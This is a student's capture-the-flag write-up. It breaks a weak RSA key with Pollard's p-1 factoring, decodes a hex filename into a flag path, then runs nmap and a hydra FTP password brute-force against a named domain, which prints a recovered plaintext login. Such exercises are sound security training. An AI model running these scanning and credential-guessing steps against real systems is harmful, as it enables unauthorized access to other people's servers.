Session 7 (week of 24 September 2023)

Custom 2 - (Brutal):
Our team intercepted some data in transit and got 2 files. One of these files is readable but the other one is very strange looking. Try to see if you can understand something from it and extract the information. The investigation team says it can be used to get the flag, but I don't know how.

Strange looking file is here.
Readable file is here.
Hint#1: What is an unsafe prime?
Hint#2: Eventually, can you find the "**flag.txt**" and see what's inside it?
Hint#3: The readable file is of no use without understanding the strange looking file.


Steps undertaken to solve challenges:

1. Learn some definitions and concepts to help understand the question:
   1a. According to Rosetta code, a **safe prime** is a prime **p** and where **(p-1)/2** is also prime. An **unsafe prime** is "a prime **p** and where (**p-1)/2** *isn't* a prime. The corresponding prime **(p-1)/2** is known as a **Sophie Germain** prime. So, **unsafe prime** is a prime that *isn't* a **safe** prime.
   1b. "The use of Sophie Germain's safe and strong primes were useful as the factors of secret keys in the RSA cryptosystem, because they prevent the system being broken by some factorization algorithms such as Pollard's p-1 algorithm".
   1c. The Pollard's p-1 algorithm is as follows:
      - Given a number n. Initialize a = 2, i = 2
      - Until a factor is returned do a <- (a^i) mod n d <- GCD(a-1, n) if 1 < d < n then return d else i <- i+1
      - Other factor, d' <- n/d
      - If d' is not prime n <- d' goto 1 else d and d' are two prime factors.

      We will import the python code from this website.
   1d. The algorithm for RSA is as follow:
      - Select 2 prime numbers, preferably large, p and q.
      - Calculate n = p*q.
      - Calculate phi(n) = (p-1)*(q-1)
      - Choose a value of e such that 1<e<phi(n) and gcd(phi(n), e) = 1.
      - Calculate d such that d = (e^-1) mod phi(n).

      Here the public key is {e, n} and private key is {d, n}. If M is the plain text, then the cipher text C = (M^e) mod n. This is how data is encrypted in RSA algorithm. Similarly, for decryption, the plain text M = (C^d) mod n. In this challenge, c and n are in hexadecimal so in my python code they would be converted to decimal and renamed to dec_n and dec_c.


2. From the RSA_Smooth.txt file, we have the value for n, c, and e in hexadecimal. Convert n, c, and e to decimal using int() function:



```python
# convert n from hexadecimal to decimal
dec_n = int(n, 16)
print("dec_n:", dec_n) # large number --> copy and save result in Notepad

# convert c to decimal
dec_c = (int(c, 16))
print("dec_c:", dec_c)  # large number --> copy and save result in Notepad

# convert e to decimal: this can't be done by int() as int() can't convert non-string with explicit base
dec_e = 0x10001
```

```
┌──(ollieblue㉿DESKTOP-BKA8HFO)-[/mnt/c/Users/olivi/OneDrive/Documents/KS_CS/challs/S7_240923/custom2/python code]
└─$ python rsa.py
dec_n: 202757251014734269996100841230202482901292139265850844387529152049095814248188367986730191106175560148037269656163388854534926663512
1721503493179025671275608656182163269068720519623713788722827092850977619452827613668435092767247958016747211898260318291285077080772337790
2174289662158049033927156727452430230013153698667105803226656736552135913318475343399101814434226788644339297838517639643195185914616827198
6431951859146168271980566939345575141659780816563019907891033288355957807841267400961389827406766419538504055875352903370043979735472424809
303693221995030404593291866407401989786898717235985861770264814713187775991355242828697 61
dec_c: 755677958741503469837688374237021709588202112547409215133880262683590796491494818778098085701319706508437111126369465253933110053619
0031701079440606454962110268315016600075419403137462594068246518448136445554569902861185051263205267955220436813101105286350325476234297163 9
8051831121917280607559914824136884282793551292027933518574071601098200189945638454562878580674978429806308647100551057714216771127809350764
7062212745618640120137022357683343744117794770338305791805367660643536644280434651349404068881058458932447769417687286566271993021156913006
1277868100253973780270487932673530450905129282071834907093478028040
dec_e: 65537
```


3. However, we do not have p and q required to decrypt the encrypted text. What was learnt during the review and analysis session was that we could implement the python code from step 1c to find p and q:
   p =
   1251349208975497392551740503413007130032316612356126802645886219813855091311516004417450101954
   6104189593460430629620149256596857887226883857873841396855073099558916463619345709184189575703
   7495023347713684830455177226592265814480360704148656189916226253157503713016954411923066833839
   400357410487044937109498707
   q =
   1620309099653607962423432151355127378409266788173139142249130035487436406432479497846421931501
   6109593386876700595522282667103063970506345193578781892107544997652769914499302760261500112467
   4355917780757694012526167683482071075831309533193962594992252249357997031610675138835102793281
   746914804337797305703778523



```python
    r = num//d

    if(sympy.isprime(r)):
        ans.append(r)
        break
    else:
        num = r

# print the result
print("Prime factors of", n, "are", *ans)

```

```
┌──(ollieblue㉿DESKTOP-BKA8HFO)-[/mnt/c/Users/olivi/OneDrive/Documents/KS_CS/challs/S7_240923/custom2/python code]
└─$ python sol.py
Prime factors of 2027572510147342699961008412302024829012921392658508443875291520490958142481883679867301911061755601480372696561633888545 3
4926663512172150349317902567127560865618216326906872051962371378872282709285097761945282761366843509276724795801674721189826031829128507708
0772337790217428966215804903392715672745243023001315369866710580322665673655213591331847534339910181443422678864433929783851763964319518591
4616827198056693934557514165978081656301990789103328835595780784126740096138982740676641953850405587535290337004397973547242480930369322199
503040459329186640740198978689871723598586177026481471318777599135524282869761 are 1251349208975497392551740503413007130032316612356126802 6
4588621981385509131151600441745010195461041895934604306296201492565968578872268838578738413968550730995589164636193457091841895757037495023
3477136848304551772265922658144803607041486561899162262531575037130169544119230668338394003574104870449371094987 07 1620309099653607962423 43
2151355127378409266788173139142249130035487436406432479497846421931501610959338687670059552228266710306397050634519357878189210754499765276
9914499302760261500112467435591778075769401252616768348207107583130953319396259499225224935799703161067513883510279328174691480433779730570
3778523
```

4. Apply p and q to the RSA algorithm from step 1d to calculate d and decrypt cyphertext c to plain text M:




```python
phiN = (p-1)*(q-1)

# Calculate d such that d = (e^-1)mod(p-1)(q-1)
d = pow(dec_e,-1,phiN)
print("d:", d)

# Decrypted text M
M = (pow(dec_c,d,dec_n))
M = hex(M)
M = M[2:]
M = bytes.fromhex(M)
print("decrypted_text:", M)

```

```
5476234297163980518311219172806075599148241368842827935512920279335185740716010982001899456384545628785806749784298063086471005510577142167
7112780935076470622127456186401201370223576833437441177947703383057918053676606435366442804346513494040688810584589324477694176872865662719
930211569130061277868100253973780270487932673530450905129282071834907093478028040
dec_e: 65537
d: 1006005391038057014734151861434379684224379585960247174412818016872979933763880122957185349375087460416822237424579232400462671516460213
5912398752212910702193672745991275204477644171124901643372229158374544417290311374720220869524368041040799746056543613182912161904589457024
2973731539936285794185773924756058409745258005251616758232476457002992550370935167551097386610331413517766239060059747370976577505884338235
3924820371886943985500751472786973178653634124279766817040216333461793754232719610318190994951530503641731301772838549456010162400928759293
6707531360203432343595314909491075346745457101816251806362005285
decrypted_text: b'user: u385686636.cybermo\ntarget: mohammadlotfi.com'
```

5. The plain text b'user: u385686636.cybermo\ntarget: mohammadlotfi.com' gives us the username ‘u385686636.cybermo’ to access a website ‘mohammadlotfi.com’.


6. Another tip in cryptography is to always check all information you were given, including file name. The given readable file 75706C6F6164732F323032332F3030302F666C61672E747874.txt is worth investigating as well. When decoded to ASCII text, you will get a path to a flag.txt we’re looking for: uploads/2023/000/flag.txt



```python

# decode readable file from hexadecimal to ASCII text
def hex_to_ascii(hex_str):
    ascii_str = ""
    for i in range(0, len(hex_str), 2):
        byte = int(hex_str[i:i+2], 16)
        ascii_str += chr(byte)
    return ascii_str

# Driver code
hex_string = "75706C6F6164732F323032332F3030302F666C61672E747874"
ascii_string = hex_to_ascii(hex_string)
print("ascii_string:", ascii_string)
```


```
5476234297163980518311219172806075599148241368842827935512920279335185740716010982001899456384545628785806749784298063086471005510577142167
7112780935076470622127456186401201370223576833437441177947703383057918053676606435366442804346513494040688810584589324477694176872865662719
930211569130061277868100253973780270487932673530450905129282071834907093478028040
dec_e: 65537
d: 1006005391038057014734151861434379684224379585960247174412818016872979933763880122957185349375087460416822237424579232400462671516460213
5912398752212910702193672745991275204477644171124901643372229158374544417290311374720220869524368041040799746056543613182912161904589457024
2973731539936285794185773924756058409745258005251616758232476457002992550370935167551097386610331413517766239060059747370976577505884338235
3924820371886943985500751472786973178653634124279766817040216333461793754232719610318190994951530503641731301772838549456010162400928759293
6707531360203432343595314909491075346745457101816251806362005285
decrypted_text: b'user: u385686636.cybermo\ntarget: mohammadlotfi.com'
ascii_string: uploads/2023/000/flag.txt
```

7. Inspecting the source code of the website tells you that it was built on Wordpress 6.2.2 so knowing the architecture of Wordpress would be beneficial to access the website:


MLA – IT Education
https://mohammadlotfi.com/
view-source:https://mohammadlotfi.com/
Getting Started
Home_MEDIA
Windows Media
Windows
TrekLens | Learning ab...
klikBCA Individual


```
-header-content .ast-search-menu-icon.ast-inline-search label,.ast-desktop-header-content .ast-sear

?ver=1691057048' media='all' /><link rel='stylesheet' id='elementor-pro-css' href='https://mohammad
WordPress 6.2.2" /><link rel="canonical" href="https://mohammadlotfi.com/" /><link rel='shortlink'
eGraphic" operator="in" /></filter></defs></svg><svg xmlns="http://www.w3.org/2000/svg" viewBox="0
```

8. We can perform reconnaissance by executing ‘nmap mohammadlotfi.com’ :



PROBLEMS
TERMINAL
OUTPUT
DEBUG CONSOLE
PORTS

```
┌──(ollieblue㉿DESKTOP-BKA8HFO)-[/mnt/c/Users/olivi/OneDrive/Documents/KS_CS/challs/S7_240923/custom2]
└─$ nmap mohammadlotfi.com
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-02 20:40 WITA
Nmap scan report for mohammadlotfi.com (145.14.156.219)
Host is up (0.35s latency).
Not shown: 991 filtered tcp ports (no-response)
PORT      STATE  SERVICE
20/tcp    closed ftp-data
21/tcp    open   ftp
22/tcp    closed ssh
80/tcp    open   http
443/tcp   open   https
3306/tcp  open   mysql
7443/tcp  open   oracleas-https
8443/tcp  open   https-alt
60443/tcp closed unknown

Nmap done: 1 IP address (1 host up) scanned in 60.59 seconds
```

9. We can try to access via wp-content the path:



Page not found – MLA
https://mohammadlotfi.com/
https://mohammadlotfi.com/uploads/2023/000/flag.txt
Getting Started
Home_MEDIA
Windows Media
Windows
TrekLens | Learning ab...
klikBCA Individual
VFS : Registered Login
MLA
Cyb
Sorry, couldn't locate the star
SIT TIGHT
00 : 00 : 12

10. Since the above strategy did not work out, we can use hydra to penetrate ftp. By executing 'hydra -help' we'll see instructions and examples of syntax on how to execute the command line. We'll use the first one because the syntax is used for a single user, a list of passwords and a web address since these are what we have.




```
Examples:
  hydra -l user -P passlist.txt ftp://192.168.0.1
  hydra -L userlist.txt -p defaultpw imap://192.168.0.1/PLAIN
  hydra -C defaults.txt -6 pop3s://[2001:db8::1]:143/TLS:DIGEST-MD5
  hydra -l admin -p password ftp://[192.168.0.0/24]/
  hydra -L logins.txt -P pws.txt -M targets.txt ssh
```

11. We could create a new txt file named 'passlist.txt' and copy the content of 75706C6F6164732F323032332F3030302F666C61672E747874.txt onto it. Then execute 'hydra -l u385686636.cybermo -P passlist.txt ftp://mohammadlotfi.com -f'. We would get the same login and a password as a result:



```
 76    crumbs
┌──(ollieblue㉿DESKTOP-BKA8HFO)-[/mnt/c/Users/olivi/OneDrive/Documents/KS_CS/challs/S7_240923/custom2]
└─$ hydra -l u385686636.cybermo -P passlist.txt ftp://mohammadlotfi.com -f
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purp
oses (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-10-02 21:06:10
[DATA] max 16 tasks per 1 server, overall 16 tasks, 88 login tries (l:1/p:88), ~6 tries per task
[DATA] attacking ftp://mohammadlotfi.com:21/
[21][ftp] host: mohammadlotfi.com   login: u385686636.cybermo   password: Soso123aljg
[STATUS] attack finished for mohammadlotfi.com (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-10-02 21:06:12
```

12. We will switch to ftp in Ubuntu-22.04 now and perform the following steps: you will be asked to enter the username and password to get the flag: **cyberMo{BR4V0_!_533M5_U_9O7_I7}**



```
ollieblue@DESKTOP-BKA8HFO:/mnt/c/Users/olivi/OneDrive/Documents/KS_CS/challs/S7_240923/cus
ftp> open
(to) mohammadlotfi.com
Connected to mohammadlotfi.com.
220 FTP Server ready.
Name (mohammadlotfi.com:ollieblue): u385686636.cybermo
331 Password required for u385686636.cybermo
Password:
230 User u385686636.cybermo logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||35749|)
150 Opening ASCII mode data connection for file list
dr-xr--r--   2 u385686636.cybermo o68717777     4096 Sep 30 16:15 .
dr-xr--r--   2 u385686636.cybermo o68717777     4096 Sep 30 16:15 ..
-r--r--r--   1 u385686636.cybermo o68717777       31 Sep 30 16:15 flag.txt
-r--r--r--   1 u385686636.cybermo o68717777       62 Aug  7 07:19 .htaccess
226 Transfer complete
ftp> get flag.txt
local: flag.txt remote: flag.txt
229 Entering Extended Passive Mode (|||35576|)
150 Opening BINARY mode data connection for flag.txt (31 bytes)
100% |************************************************************************|    31
226 Transfer complete
31 bytes received in 00:00 (0.11 KiB/s)
ftp> !
ollieblue@DESKTOP-BKA8HFO:/mnt/c/Users/olivi/OneDrive/Documents/KS_CS/challs/S7_240923/cus
 75706C6F6164732F323032332F3030302F666C61672E747874.txt   S7_Custom2_OliviaS.docx   misc
 RSA_Dec-20231002T022515Z-001.zip                          decrypt.py                passli
 RSA_Smooth.txt                                            flag.txt                 'pythor
ollieblue@DESKTOP-BKA8HFO:/mnt/c/Users/olivi/OneDrive/Documents/KS_CS/challs/S7_240923/cus
cyberMo{BR4V0_!_533M5_U_9O7_I7}ollieblue@DESKTOP-BKA8HFO:/mnt/c/Users/olivi/OneDrive/Docum
/custom2$ 
```

References

1. https://en.wikipedia.org/wiki/Safe_and_Sophie_Germain_primes
2. https://www.rosettacode.org/wiki/Safe_primes_and_unsafe_primes
3. https://www.askpython.com/python/examples/rsa-algorithm-in-python